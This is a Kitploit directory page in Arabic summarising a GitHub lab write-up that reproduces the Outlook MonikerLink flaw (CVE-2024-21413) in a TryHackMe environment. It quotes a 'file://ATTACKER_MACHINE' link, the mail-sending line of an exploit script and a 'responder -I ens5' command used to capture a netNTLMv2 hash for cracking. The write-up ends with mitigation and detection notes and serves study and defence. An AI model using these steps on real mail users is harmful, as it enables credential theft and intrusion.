Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/gurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc
كسر كلمات المرورتحليل الثغرات الأمنيةالاستغلالاختبار الاختراقالتعلم والتعليممختبرات وتدريب عملي
GitHubgurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc

CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC

حول

يحتوي هذا المستودع على ملاحظات بحثية ونموذج إثبات مفهوم (PoC) عالي المستوى للثغرة CVE-2024-21413، وهي ثغرة لوحظت في بعض عملاء البريد الإلكتروني عند معالجة روابط من نمط SMB/moniker المضمّنة في الرسائل. تم تنفيذ نموذج إثبات المفهوم (PoC) والتجارب الموثقة هنا في بيئة مختبرية خاضعة للتحكم على الأنظمة.

مشاركة
عرض المستودع
232منذ 0 سنواتلم تتم المراجعة بعد

💻 CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC

🧩 نظرة عامة

يعيد هذا المشروع إنتاج سلوك MonikerLink (CVE-2024-21413) في بيئة TryHackMe معزولة تمامًا لإظهار كيف يمكن لبعض تنسيقات الروابط التشعبية أن تجعل Outlook يعالج رابطًا بطريقة تكشف محاولات المصادقة أو تؤدي إلى مزيد من الاستغلال. الناتج هو PoC، ومجموعة ذات أولوية من الإجراءات التخفيفية واقتراحات الكشف التي يمكن لفرق الأمان تطبيقها. لم يتم استهداف أي أنظمة حية / غير مصرح بها.


⚙️ الأدوات والتقنيات

Tool / Skillالغرض
Pythonتطوير السكربتات
Linux (Kali)النظام المستهدف
Metasploitالاستغلال والوصول
TryHackMe Labبيئة خاضعة للتحكم

🚀 الإعداد والتنفيذ

  • افتح الطرفية على نظام Linux في الجهاز المهاجم
    • أنشأت ملف Python ولصقت الكود exploit.py

      هذا الكود كتبه CMNatic ويمكن العثور عليه هنا

    • قمت بتعديل الكود ليتوافق مع بيئة جهازي.

      على سبيل المثال، في السطر التالي “<a href=“file://ATTACKER_MACHINE/test!” استبدلت "ATTACKER_MACHINE" بعنوان IP الخاص بجهازي المهاجم، وفي السطر “server = smtplib.SMTP('MAILSERVER', 25)” غيرت "MAILSERVER" إلى عنوان IP الخاص بجهازي الضحية.

    • ثم قمت بتشغيل ملف exploit.py وحصلت على الرد الذي يقول "the email has been sent"

    • لالتقاط netNTLMv2 (هذا تجزئة يمكن فك تشفيرها باستخدام John the Ripper أو أدوات أخرى، ويمكن استرجاع كلمات المرور الصريحة). لذلك استخدمت أداة تُسمى responder لالتقاط الاستجابة من الجهاز الضحية. كان الأمر المستخدم لتشغيل responder هو

      responder -I ens5

      • هنا يرمز -I إلى الواجهة واستخدمت واجهة ens5. في حالتي، أظهر الأمر خطأ، ولحل المشكلة قمت أولاً باستخدام الأمر التالي ثم أعدت المحاولة بالأمر أعلاه فنجح الأمر

        systemctl start systemd-resolved

  • ثم سجلت الدخول إلى جهازي الضحية
    • فتحت Outlook وفتحت الرابط الموجود في البريد الذي أرسلته من الجهاز المهاجم
  • بهذه الطريقة، وبمجرد نقرة واحدة على الرابط، تمكن الـ responder على جهازي المهاجم من التقاط تجزئة netNTLMv2 تجزئة netNTLMv2


يكشف إثبات المفهوم هذا عن فارق دقيق في طريقة تعامل Microsoft Outlook مع الروابط: إذ قد تفلت بعض روابط moniker من نمط file:// التي تشير إلى موارد SMB من التصفية القياسية في Outlook، وتثير محاولات مصادقة صادرة. السلوك الموضح هنا أُعيد إنتاجه في مختبر TryHackMe خاضع للتحكم الكامل، ويبرز كيف يمكن لتنسيقات روابط تبدو غير ضارة أن تخفي تفاعلات شبكية. على الرغم من إصدار تصحيحات من البائع وإرشادات للكشف، تظل الآليات الأساسية معقدة بسبب الاستخدامات المشروعة لنظامي moniker و file. والأهم أن النشاط الناتج عن إثبات المفهوم هذا يمكن ملاحظته على مستوى الشبكة (على سبيل المثال، في التقاط الحزم التي تعرض محاولات مصادقة NTLM)، مما يجعله قابلاً للتحليل الجنائي والتحقيق في الحوادث.

الكشف

تم إنشاء قاعدة Yara بواسطة Florian Roth للكشف عن رسائل البريد الإلكتروني التي تحتوي على العنصر :file:\:. صورة Wireshark
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    370
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →